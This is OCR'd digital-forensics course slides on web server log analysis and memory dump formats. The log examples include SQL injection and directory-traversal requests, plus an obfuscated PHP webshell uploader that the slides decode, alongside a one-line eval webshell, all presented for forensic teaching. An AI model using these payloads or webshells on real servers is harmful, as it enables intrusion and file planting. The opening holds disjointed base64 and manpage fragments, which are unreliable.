zfcoHwVCKFAYB6m/KPDVxDSpsjbr3cnV8YfT35enlxdugCEddHBpjP9AgJf3BXmnrdxk+dfsriBl
```

```
RkZCRjhFRDgzM0RFNTZEPjxBQ0U1OTkyODQzQTY3MUM4NUZGQkY4RUQ4MzNERTU2RD5dCj4+CnN0
YXJ0eHJlZgoxMTg2MAolJUVPRgo=" | base64 -d
```

# File Recovery – Encoding

Were any files transferred between the users?

```
RkZCRjhFRDgzM0RFNTZEPjxBQ0U1OTkyODQzQTY3MUM4NUZGQkY4RUQ4MzNERTU2RD5dCj4+CnN0
YXJ0eHJlZgoxMTg2MAolJUVPRgo=" | base64 -d
```

```
%PDF-1.4
%
5 0 obj
<</Length 6 0 R/Filter /FlateDecode>>
stream
x
```

```
+DOKBTaM7ivmphkDuPKR1yZ74zD2y+TnIoRL40QT9RC37WSsZG8kL/ubxYgjhqc7IU5RuC8OhhhJ
YXJ0eHJlZgoxMTg2MAolJUVPRgo=" | base64 -d > Recovered.pdf
```

# File Recovery

Were any files transferred between the users?

dos2unix(1) 2010-04-03 dos2unix(1)

**NAME**

dos2unix − DOS/MAC to UNIX and vice versa text file format converter

**SYNOPSIS**

```
dos2unix [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OUTFILE ...]
unix2dos [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OUTFILE ...]
```

**DESCRIPTION**

The Dos2unix package includes utilities `dos2unix` and `unix2dos` to convert plain text files in DOS or MAC format to UNIX format and vice versa. Binary files and non-regular files, such as soft links, are automatically skipped, unless conversion is forced.

Dos2unix has a few conversion modes similar to dos2unix under SunOS/Solaris.

In DOS/Windows text files line endings exist out of a combination of two characters: a Carriage Return (CR) followed by a Line Feed (LF). In Unix text files line endings exists out of a single Newline character which is equal to a DOS Line Feed (LF) character. In Mac text files, prior to Mac OS X, line endings exist out of a single Carriage Return character. Mac OS X is Unix based and has the same line endings as Unix.

# Summary

- Network forensics takes practice!
- The key is understanding how the protocols are supposed to work, versus how they are used
- Protocol analysis is greatly aided using RFC’s
- Analysis becomes more complex as encoding and encryption are used

# References

- PCAP Files
  - ✓ http://wiki.wireshark.org/SampleCaptures
  - ✓ http://www.netresec.com/?page=PcapFiles
  - ✓ http://chrissanders.org/packet-captures
- Wireshark Filters
  - ✓ http://wiki.wireshark.org/CaptureFilters
  - ✓ http://wiki.wireshark.org/DisplayFilters
- Libpcap
  - ✓ http://books.gigatux.nl/mirror/networksecuritytools/0596007949/networkst-CHP-10-SECT-1.html

# COMP 5350 / 6350
## Digital Forensics

Web Log Forensics
Memory Forensics


# Project #2 Recommendations

- Some recommendations for Project #2:
  - ✓ Python open() method
    - Access modes
    - Save to variable
  - ✓ Python Regular Expressions
  - ✓ File Signatures
    - Hex Bytes
  - ✓ Signature Locations
    - Headers and Footers
    - Headers and File Size

# Web Log Forensics

# Web Server Forensics

- Web servers are going to provide logs of requests, responses, and other helpful forensics information
- There are numerous web servers to consider before conducting a forensic analysis:
  - ✓ Apache HTTP Server
  - ✓ Internet Information Services (IIS)
  - ✓ Sun Java System Web Server
  - ✓ NGINX
  - ✓ Node.js
  - ✓ Lighttpd



# Apache Web Servers

- Location of common web server logs:
  - ✓ IIS
    - C:\%SystemDrive%\inetpub\logs\LogFiles
  - ✓ Apache
    - /var/log/apache2
    - /var/log/httpd
- Some downloadable logs:

**wget http://www.almhuette-raith.at/apache-log/access.log**

**wget https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs**

```
sansforensics@siftworkstation: ~/WebLogs
$ wget https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs
--2020-11-16 17:02:54--  https://raw.githubusercontent.com/elastic/examples/master/Common%20Data%20Formats/apache_logs/apache_logs
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.128.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2370789 (2.3M) [text/plain]
Saving to: `apache_logs'

apache_logs                         100%[===================================================================>]   2.26M  --.-KB/s    in 0.1s

2020-11-16 17:02:55 (15.6 MB/s) - `apache_logs' saved [2370789/2370789]
```

# Common Log Format

- The most common Apache log format:

**109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263**

  - Requesting IP Address
  - Client Identifier (Normally “-”)
  - User Identifier (Normally “-”)
  - Timestamp - Date, Time, and Time Zone the Request Was Received From
  - Client HTTP Request
  - HTTP Status Code
  - Object Size in Bytes

# Combined Log Format

- The Combined Log Format extends the common log format by tracking URL where user came from, called the referred, and the user agent string which can identify which browser was usedi during the session

**109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"**

- Requesting IP Address
- Client Identifier (Normally “-”)
- User Identifier (Normally “-”)
- Timestamp - Date, Time, and Time Zone the Request Was Received From
- Client HTTP Request
- HTTP Status Code
- Object Size in Bytes
- Referrer
- User Agent
- Unused

# Log Analysis

- We can make use of the access log format to develop a set of search criteria

**109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"**

- IP address search with grep

**grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' apache_logs | sort | uniq -c | sort -n > RequestByIP_grep**

IP Address Regular Expression — Sort IPs — Sort By Ascending Order

```
$ grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' apache_logs | sort | uniq -c | sort -n > RequestByIP_grep
```

File — Count Unique Values — File Output

```
$ head -n 10 RequestByIP_grep
      1 10.0.648.127
      1 10.0.648.204
      1 101.226.168.196
      1 101.226.168.198
      1 103.247.192.5
      1 103.25.13.22
      1 103.9.43.132
      1 1.0.41.223
      1 105.224.234.235
      1 106.187.98.170
```

```
$ tail -n 10 RequestByIP_grep
     82 198.46.149.143
     83 208.115.111.72
     84 100.43.83.137
     99 68.180.224.225
    102 209.85.238.199
    113 50.16.19.13
    273 75.97.9.59
    357 130.237.218.86
    364 46.105.14.53
    482 66.249.73.135
```

# Log Analysis

- We can make use of the access log format to develop a set of search criteria

**109.169.248.247 client bill [12/Dec/2015:18:25:11 +0100] "GET / HTTP/1.1" 200 4263 "-" "Mozilla/5.0" "-"**

- IP address search with cut

**cut -d " " -f1 apache_logs | sort | uniq -c | sort -n > RequestByIP_cut**

Cut the space delimiter | File | Sort IPs | Sort In Ascending Order

```
$ cut -d " " -f1 apache_logs | sort | uniq -c | sort -n > RequestByIP_cut
```

Field 1 | Count Unique Values | File Output

```
$ head -n 10 RequestByIP_cut
      1 101.226.168.196
      1 101.226.168.198
      1 103.247.192.5
      1 103.25.13.22
      1 103.9.43.132
      1 105.224.234.235
      1 106.187.98.170
      1 106.36.113.138
      1 106.66.30.77
      1 107.22.42.225
```

```
$ tail -n 10 RequestByIP_cut
     82 198.46.149.143
     83 208.115.111.72
     84 100.43.83.137
     99 68.180.224.225
    102 209.85.238.199
    113 50.16.19.13
    273 75.97.9.59
    357 130.237.218.86
    364 46.105.14.53
    482 66.249.73.135
```

# HTTP Request Methods

# Client HTTP Request Methods

- HTTP request methods can highlight user interactions
  - ✓ OPTIONS
    - Provides information on the methods and options supported by the web server
  - ✓ GET
    - Used to retrieve resources from the web server
  - ✓ HEAD
    - Provides web server header information
  - ✓ POST
    - Sends user-generated data to the web server that the server determines how to process
  - ✓ PUT
    - Creates or overwrites a resource at a particular URL on the web server
  - ✓ DELETE
    - A request to delete a resource at a particular URL
  - ✓ TRACE
    - A debugging method that returns the original request
  - ✓ CONNECT
    - Establishes a TCP connection with the web server

# HTTP Request Methods

- A search to identify HTTP request methods

**grep -oE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n**

**grep -oiE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n**

```
$ grep -oE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n
      1 OPTIONS
      5 POST
     42 HEAD
   9952 GET
```

```
$ grep -oiE '(OPTIONS|HEAD|GET|POST|PUT|DELETE|TRACE|CONNECT)' apache_logs | sort | uniq -c | sort -n
      1 connect
      1 OPTIONS
      5 POST
     38 get
     42 HEAD
     74 post
    111 head
    189 put
   9952 GET
```

What are the differences between these 2 searches? Why does it matter?

# HTTP Request Method Results

- RFC 2616 defines the properly formatted request methods
  - ✓ Uppercase
  - ✓ Properly formatted GET and POST methods
- To display the actual request methods highlight GET requests made by users

**cut -d "\"" -f2 apache_logs**

```
$ cut -d "\"" -f2 apache_logs | head -n 50
GET /presentations/logstash-monitorama-2013/images/kibana-search.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard3.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/highlight/highlight.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/zoom-js/zoom.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/plugin/notes/notes.js HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/sad-medic.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/fonts/Roboto-Bold.ttf HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/fonts/Roboto-Regular.ttf HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/frontend-response-codes.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/Dreamhost_logo.svg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/kibana-dashboard2.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/apache-icon.gif HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/nagios-sms5.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/redis.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/elasticsearch.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/logstashbook.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/github-contributions.png HTTP/1.1
GET /presentations/logstash-monitorama-2013/css/print/paper.css HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/1983_delorean_dmc-12-pic-38289.jpeg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/simple-inputs-filters-outputs.jpg HTTP/1.1
GET /presentations/logstash-monitorama-2013/images/tiered-outputs-to-inputs.jpg HTTP/1.1
```

# HTTP Parameters

- It may be necessary to conduct forensic analysis of web servers to identify attempted unauthorized access or potential manipulation:

**cut -d " " -f6-7 access.log | grep -oiE '.* \/' | sort | uniq -c | sort –n**

- Parameter tampering by an attacker can highlight different web attack classes:
  - ✓ SQL Injection
  - ✓ Directory Traversal / File Disclosure
  - ✓ Parameter Obfuscation
    - HTML Encoding
    - Base Encoding

```
      1 GET /%20or%20(1,2)=(select*from(select%20name_const(CHAR(116,80,75,98,76,81,118,119,99,89,117,80)
,1),name_const(CHAR(116,80,75,98,76,81,118,119,99,89,117,80),1))a)%20--%20and%201%3D1 HTTP/
      1 GET /%20or%20(1,2)=(select*from(select%20name_const(CHAR(121,72,113,110,68,101,67,67,107,81),1),n
ame_const(CHAR(121,72,113,110,68,101,67,67,107,81),1))a)%20--%20and%201%3D1 HTTP/
```

```
1 GET /3rdparty/phpmyadmin/export.php?what=../../../../../../../../../../../../../etc/passwd%00 HTTP/
1 GET /3rdparty/phpMyAdmin/export.php?what=../../../../../../../../../../../../../etc/passwd%00 HTTP/
```

```
1 GET /..%252f..%252f..%252f..%252f..%252f../windows/repair/sam HTTP/
1 GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam HTTP/
1 GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam._ HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../windows/repair/sam HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam HTTP/
1 GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam._ HTTP/
```

# HTTP Parameter Obfuscation


```
1 1=%40eval%2f**%2f(%24%7b%27_P%27.%27OST%27%7d%5bz9%5d%2f**%2f(%24%7b%27_POS%27.%27T%27%7d%5bz0%5d))%3b&z9=BaSE64_dEcOdE&z0=QGluaV9zZXQoI
mRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApOyRucGF0aD0kX1NFUlZFUlsnRE9DVU1FT1RfUk9PVCddLkJhU0U2N
F9kRWNPZEUoJF9HRVRbJ3o0J10pO2Z1bmN0aW9uIGNyZWF0ZUZvbGRlcigkcGF0aCl7aWYoIWZpbGVfZXhpc3RzKCRwYXRoKSl7Y3J1YXRlRm9sZGVyKGRpcm5hbWUoJHBhdGgpKTtta2Rpc
igkcGF0aCwgMDc3Nyk7fX1jcmVhdGVGb2xkZXIoJG5wYXRoKTtlY2hvKCItPnwiKTs7JGM9JF9QT1NUWyJ6MiJdOyRmPSRucGF0aC5CYVNFNjRfZEVjT2RFKCRfR0VUWyJ6MyJdKTskYz1zd
HJfcmVwbGFjZSgiXHIiLCIiLCRjKTskYz1zdHJfcmVwbGFjZSgiXG4iLCIiLCRjKTskYnVmPSIiO2ZvcigkaT0wOyRpPHN0cmxlbigkYyk7JGkrPTIpJGJ1Zi49dXJsZGVjb2RlKCIlIi5zd
WJzdHIoJGMsJGksMikpO2VjaG8oQGZ3cml0ZShmb3BlbigkZiwidyIpLCRidWYpPyIxIjoiMCIpOztlY2hvKCJ8PC0iKTtkaWUoKTs%3d&z2=EFBBBF3C3F70687020282473756E203D202
45F504F53545B276E6E64275D292026262040707265675F7265706C61636528272F61642F65272C2740272E7374725F726F743133282772696E7927292E27282473756E29272C202
761646427293B3F3E6C736C666A73646C666B6A73646A6C665344466C666A70373933343933376B646A66687368646F666F776540232423242524262A5E262A23242523242523402
423256A6B646668676867696572 6E716E77765F2B26252426235E252A285156524A4C515745524C515757455224252526252640252324255E25265E262A2A2628292829254024212
32525POST /wp-content/plugins/Analyser.php?z3=VXZUYWprLnBocA%3d%3d&z4=L3dwLWNvbnRlbnQvcGx1Z2lucy8%3d HTTP/
```


- eval is a built-in Linux command that execute arguments as a shell command
  - ✓ Eval combines arguments into a single string for shell execution
- Notice that there are multiple encoding types used to obfuscate the parameters

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);$npath=$_SERVER['DOCUMENT_ROOT'].B
aSE64_dEcOdE($_GET['z4']);function createFolder($path){if(!file_exists($path)){createFolder(dirname($path));mkdir($path, 077
7);}}createFolder($npath);echo("->|");;$c=$_POST["z2"];$f=$npath.BaSE64_dEcOdE($_GET["z3"]);$c=str_replace("\r","",$c);$c=
str_replace("\n","",$c);$buf="";for($i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr($c,$i,2));echo(@fwrite(fopen($f,"w"),$bu
f)?"1":"0");;echo("|<-");die();
```

```
<?php ($sun = $_POST['nnd']) &&
@preg_replace('/ad/e','@'.str_rot13('riny').'($sun)', 'add');?>
```

# HTTP Parameter Decoding

- We can make a minor modification to the search and store potential Base64 values

**cut -d '"' -f2 access.log | grep -Eoi '=[0-9a-zA-Z+/]{20,}={0,2}' | sort | uniq -c | sort –n > PotentialBase64**

- The returned values may be Base64 so to decode on a large scale, it will be necessary to generate a script to decode each parameter to see if it is encoded

```
$ cut -d '"' -f2 access.log | grep -Eoi '=[0-9a-zA-Z+/]{20,}={0,2}' | sort | uniq -c | sort -n > PotentialBase64
sansforensics@siftworkstation: ~/WebLogs
$ cat PotentialBase64
      1 =0ahUKEwi1svGa0dzZAhVMX60KHai6Bek4yAEQFghgMBI
      1 =0ahUKEwi4xJvFzYrSAhUB1xQKHfdGAFcQFgjfATAp
      1 =0ahUKEwi508mei8TUAhWjD8AKHdJvDlo40gEQFgioAzBO
      1 =0ahUKEwi5oeqVk8TbAhUHN48KHSupBe4QFgjNAjBH
      1 =0ahUKEwi63MqxgNzZAhVBAqwKHQmDDVY4ZBAWCFUwDA
      1 =0ahUKEwi75JiOkLTcAhVMI5AKHfrKD44QFgi6ATAn
      1 =0ahUKEwi9taeD3IfhAhUTE4gKHeXyAoUQFghNMA4
      1 =0ahUKEwi9tOrt1brSAhUJCZoKHf1TC8oQFgiaAzBX
      1 =0ahUKEwibofzfkrHhAhVLu54KHe7zAjQ4lgEQFgguMAU
```

# HTTP Status Codes

# HTTP Status Code Definitions

- There are 5 different web server status codes:
  - ✓ 1XX - Information
  - ✓ 2XX – Successful
  - ✓ 3XX – Redirection
  - ✓ 4XX – Client Error
  - ✓ 5XX – Server Error

- To identify all HTTP status codes collected by the access log:

**grep -Eo '" [0-9]{3} [0-9].+ "' access.log | cut -d " " -f2 | sort | uniq -c | sort -n**

```
$ grep -Eo '" [0-9]{3} [0-9].+ "' access.log | cut -d " " -f2 | sort | uniq -c | sort -n
      1 417
      2 416
     55 406
     59 400
     86 412
    144 501
    161 401
    171 405
   2615 301
   2949 403
   7566 500
 150212 303
 658470 404
1705177 206
3797183 200
```

**4XX - Client Errors**
**400 – Bad Request**
**401 – Unauthorized**
**403 – Forbidden**
**404 – Not Found**
**406 – Not Acceptable**
**412 - Precondition Failed**

**5XX - Server Errors**
**500 – Internal Server Error**
**501 – Not Implemented**

# Unauthorized Client Errors

- Searching for unauthorized client requests

**grep -E ' 401 '  access.log**

```
91.218.225.68 - root [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - ADMIN [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - xampp [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - QCC [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - both [20/Jun/2018:09:18:47 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - role1 [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - admin [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
91.218.225.68 - username [20/Jun/2018:09:18:48 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001805)" "-"
73.223.116.47 - - [02/Oct/2018:09:51:21 +0200] "GET /private HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
ike Gecko) Chrome/69.0.3497.100 Safari/537.36" "-"
88.80.191.29 - - [03/Jun/2019:11:22:37 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" "-"
88.80.191.29 - - [03/Jun/2019:11:22:37 +0200] "GET /private/ HTTP/1.1" 401 409 "-" "Mozilla/5.0 Gecko/20100101 Firefox/47.0" "-"
54.179.181.212 - - [07/Feb/2020:17:42:52 +0100] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0,Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8) G
ecko/20050511\",\"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)\",\"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.
com/bot.html) \tlibwww-perl/6.31" "-"
167.172.235.137 - - [24/Sep/2020:16:00:15 +0200] "GET /private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36" "-"
94.18.243.164 - - [13/Oct/2020:11:30:01 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/
78.0" "-"
94.18.243.164 - admin [13/Oct/2020:11:30:06 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fire
fox/78.0" "-"
94.18.243.164 - admin [13/Oct/2020:11:30:09 +0200] "GET //private/.env HTTP/1.1" 401 409 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Fire
fox/78.0" "-"
```

# HTTP Referrer and User Agent

# HTTP Referrer

- The HTTP referrer field contains the URL that the requester was on prior to coming to the current page
- Collecting HTTP Referrer information can provide insight to how a resource was obtained
- Reviewing a new access log and using our knowledge of the previous commands we can pull out HTTP referrer data:

```
cut -d "\"" -f4 apache_logs

cut -d "\"" -f4 apache_logs | sed '/-/d'

cut -d "\"" -f4 apache_logs | sed '/-/d' | sort | uniq -c | sort –n

cut -d "\"" -f4 apache_logs | sed '/-/d' | sort | uniq -c | sort -n | sed -e 's/^[ \t]*//' | cut -d " " -f2
```

# HTTP User-Agent

- The User-Agent string indicates the application software used to send requests
- During a Linux web server forensics analysis, we can analyze User-Agents to see if they have been manipulated or if malware has been reused during an attack
- Using the same process as before:

```
cut -d "\"" -f6 access.log

cut -d "\"" -f6 access.log | sort | uniq -c | sort –n
```

# User-Agent Searches

**User Agent String.Com**

Home | List of User Agent Strings | Links | API | Contact

## Mini API

Here's a very simple API to analyze user agent strings and use the result on your website or application

You can send a ua string as post or get request (form field or in the query string).
Use 'uas' as parameter name:

?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0

this will automatically parse the string. To get some data you have to add one more parameter:

### Get key/value pairs

By adding &getText=all

http://www.useragentstring.com/?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0&getText=all

you will get a text file with key value pairs like
agent_type=Browser;agent_name=Opera;agent_version=9.70...

### Get JSON

By adding &getJSON=all

http://www.useragentstring.com/?uas=Opera/9.70%20(Linux%20i686%20;%20U;%20en-us)%20Presto/2.2.0&getJSON=all

you will get a text file with a JSON object like
{"agent_type":"Browser","agent_name":"Opera","agent_version":"9.70", "os_type":"Linux","os_name":"Linux"....

---

**Always URL encode your strings or you will get problems with special characters like #**

---

If you don't want all the values, you can create a list of parameters separated by dashes (-)
Possible parameters are:

- agent_type
- agent_name
- agent_version
- os_type
- os_name
- os_versionName
- os_versionNumber
- linux_distibution

# Memory Dump Formats and Utilities

# Live Memory Dump Formats


- Live memory capture involves collecting system RAM to identify key system and user activities including
  - ✓ Running Services and Processes
  - ✓ Operating System Configuration
  - ✓ Deleted and Temporary Data
  - ✓ Volatile Data
- Just as with storage formats there are numerous types of live memory dumps to be familiar with
- Memory dump formats can occur do to the structure of the RAM and virtual memory being collected
- A list of live memory dumps include:
  - ✓ Raw Memory Dump
  - ✓ Windows Crash Dump
  - ✓ Windows Hibernation Files
  - ✓ Expert Witness Format
  - ✓ HPAK Format

# Raw Memory Dump

- Just as with raw images for storage devices, raw memory can also be collected in a raw format
- Structures between storage and memory devices is different
- Raw memory does not contain any header, metadata, or file signature identification
- All analysis tools take in raw memory dumps, but must first convert them into a usable format for analysis

# Windows Crash Dump

- When Windows experiences a set of conditions that results in a system crash, a crash dump file is generated
- Volatility can take the crash dump file format and identify certain issues relative to the system, but this method is not the best from a forensic standpoint
- Crash dumps can be created on Windows systems using:
  - ✓ Blue Screens
    - SysInternals - NotMyFault
  - ✓ CrashOnScrollControl
    - PS/2 & USB Keyboards
  - ✓ Debuggers
    - Remote Kernel Debugger .crash and .dump commands



# Windows Hibernation Files

- Windows OS's produce a compressed copy of memory that is dumped to disk when executing the hibernation process
  - ✓ hiberfil.sys
- Forensic analysis of hibernation files started in 2008
  - ✓ Sandman
- Due to the compressed nature of hibernation files, analysis requires decompressing
- Hibernation files can not substitute for live memory captures since networking and connection data are lost during the hibernation process

# EnCase Expert Witness Format

- EnCase Expert Witness format is used for memory dumps
  - ✓ EWF format - EnCase Version <= 6
  - ✓ EWF2-EX01 Format - EnCase Version 7
- There are three different methods of analyzing EWF memory dumps with Volatility
  - ✓ EWFAddresSpace
    - Volatility can be configured with a EWF module called libwef
    - Currently works with EWF format only
  - ✓ Mounting with EnCase
    - Mounting EWF file with EnCase and run Volatility over the device
  - ✓ Mounting with FTK Imager
    - Mounting EWF as a physical and logical device with FTK Imager and run Volatility on the image

# HPAK Format

- HPAK format combines both physical memory and Windows page files into the same output
- HPAK is a proprietary format used by the FastDump utility
- If using FastDump, the HPAK format must be specified with the –hpak option, otherwise it will generate a raw memory dump
- When analyzing HPAK formatted memory dumps with volatility, the *.hpak file extension will be utilized

# Virtual Machine Memory Dumps

- It is important to understand the difference between host-based live memory versus virtual machine live memory
- The host provides VM's with their resources so there are some similarities to what is collected
- We have been introduced to the different  hypervisor configurations
  - ✓ Type I Hypervisor
  - ✓ Type II Hypervisor
- There are numerous methods of collecting live memory from a virtual machine
  - ✓ Direct VM Memory Acquisition
  - ✓ Hypervisor Memory Acquisition
  - ✓ Hypervisor Forensics
- Hypervisor memory acquisition is less invasive

# Virtual Machine Hypervisor Memory

- There are several well-known hypervisors and each of them has different considerations when considering forensic memory collection
  - ✓ VMWare
    - Suspending, pausing, or snapshotting the VM results in a copy of memory on the hosts file system and is tracked in the .vmx configuration file
  - ✓ VirtualBox
    - Does not create a memory when suspending, pausing, or snapshotting
    - Three method of creating a VB memory dump
      - vboxmanage debugvm
      - Debug when starting a VM session and use .pgmphystofile command
      - Utilize VirtualBox Python API; vboxapi
    - A tool called Cuckoo Sandbox can be used to save VB memory dumps from VB VMs to ELF64 core dump format

# Virtual Machine Hypervisor Memory

- Other hypervisors of forensic interest
  - ✓ QEMU
    - Very similar configuration to VB and saves VM memory in ELF64 core dump format
  - ✓ Xen / KVM
    - Utilizes the LibVMI library which can collect real-time memory extraction without the need for running code inside the VM
  - ✓ Microsoft Hyper-V
    - To save live memory, it is necessary to save the VM state or create a snapshot
    - Locate .bin, physical memory file, and .vsv, metadata from the configuration directory
    - Volatility does not support Hyper-V directly and requires the vm2dmp tool to concert the files to a Windows crash dump

